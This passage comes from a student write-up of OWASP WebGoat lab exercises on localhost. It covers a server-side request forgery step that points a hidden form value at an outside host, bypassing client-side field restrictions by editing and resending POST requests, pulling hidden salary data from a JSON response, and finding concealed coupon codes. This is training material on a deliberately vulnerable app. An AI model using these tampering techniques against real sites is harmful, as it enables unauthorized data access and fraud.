


Fig 5.23

(Inspection the page using Inspect-element)

So, as asked we simply changed the value from cat.png to http://ifconfig.pro.



```

    <tbody>
      <tr>
        <td>
          <input id="url2" type="hidden" name="url" value="http://ifconfig.pro">
        </td>
        <td>
          <input name="try this" value="try this" type="SUBMIT">
        </td>
        <td></td>
      </tr>
    </tbody>
  </table>
</form>

```

< div.lesson-content > div.lesson-page-wrapper > div.attack-container > form.attack-form > table > tbody > tr > td > input#url2 >

Fig 5.24  
(Changing the request value)

and pressed enter and again tried the “try this” button and got the following output-




Fig 5.25  
(Successful Execution of the Task)

## Chapter 6 -Client Side

### 1. Bypass Front End Restrictions

#### TASK 1-




Fig 5.28

(Overview of the Task )

Here, we were given a task to alter values or restriction of the HTML form according to user preference. So, we inspected the page and clicked on the submit button and got a POST request which in response tab showed false output.




Fig 5.29

(Capturing the Response from the server)

So, we right clicked on the post request and clicked on edit and resend button and under the request section we will make the following changes to bypass the restrictions-





Fig 5.30

(Changing Request for Bypassing restrictions)

After this we click enter and under the response tab find out that the assignment is complete.



The screenshot shows the Mozilla Firefox developer tools Network tab. A request to `localhost:8080/WebGoat/start.mvc#lesson/BypassRestrictionsFieldRestrictions` has been made. The response is a JSON object:

```

{
  "lessonCompleted": true,
  "feedback": "Congratulations. You have successfully completed the assignment.",
  "output": null,
  "assignment": "BypassRestrictionsFieldRestrictions",
  "attemptWasMade": true
}


```

Below the Network tab, the Response tab is selected, showing the JSON payload.

Fig 5.31

(Successful completion of the Task)

## TASK 2-



The screenshot shows a challenge page from the WebGoat application. The sidebar lists challenges: **(A9) Vulnerable Components**, **(A8:2013) Request Forgeries**, **Client side**, and **Challenges**. The main content area is titled **Task** and contains the following instructions:

Send a request that does not fit the regular expression above the field in all fields.

There are four input fields with regular expressions:

- Field 1:** exactly three lowercase characters(`^[a-z]{3}$`)  
Value: abc
- Field 2:** exactly three digits(`^[0-9]{3}$`)  
Value: 123
- Field 3:** letters, numbers, and space only(`^[a-zA-Z0-9 ]*$`)  
Value: abc 123 ABC
- Field 4:** enumeration of numbers (`^(one|two|three|four|five|six|seven|eight|nine)$`)  
Value: seven

Fig 5.32

(Overview of Task)

So, in this task we were asked to bypass all the restrictions of the form above. Therefore, we inspected the page and pressed the submit button, we received a POST request. When we clicked on it we found response parameter showing false and lesson not complete .So, we got to the request tab and found the request body-




Fig 5.33

(Request inspection using Developer tools)

Therefore, we right clicked on the POST request received and clicked on edit and resend.




Fig 5.34

(Sending the manipulated Request)

## 2. Client-Side Filtering

### TASK 1-




Fig 5.35

(Overview of the Task)

In this exercise we were asked to get salary details about a particular employee just by filtering the given page and data. So, we inspected the page and chose the employee user i.e LARRY STOOGE and got a POST request by the name of salaries. When we clicked on it, we examined the response tab, in it under the JSON file we searched for neville and got this –




Fig 5.36

(Using the Developer tools to complete the task)

So, we found neville's salary to be 450000 and entered it on the webgoat and verified and got the resulting output-




Fig 5.37

(Successful Completion of the Task)

## TASK 2-




Fig 5.38  
(Overview of the Task)

So, in this task we were required to find out a checkout code so that we can buy the phone for free.

So we right clicked on the checkout space and inspected it and found three checkout codes out of which one was owasp so we entered it in the checkout section clicked on buy, so we got another post request in the networks tab , we clicked on it and under the responses tab found out that it is the coupon for 25% off only.

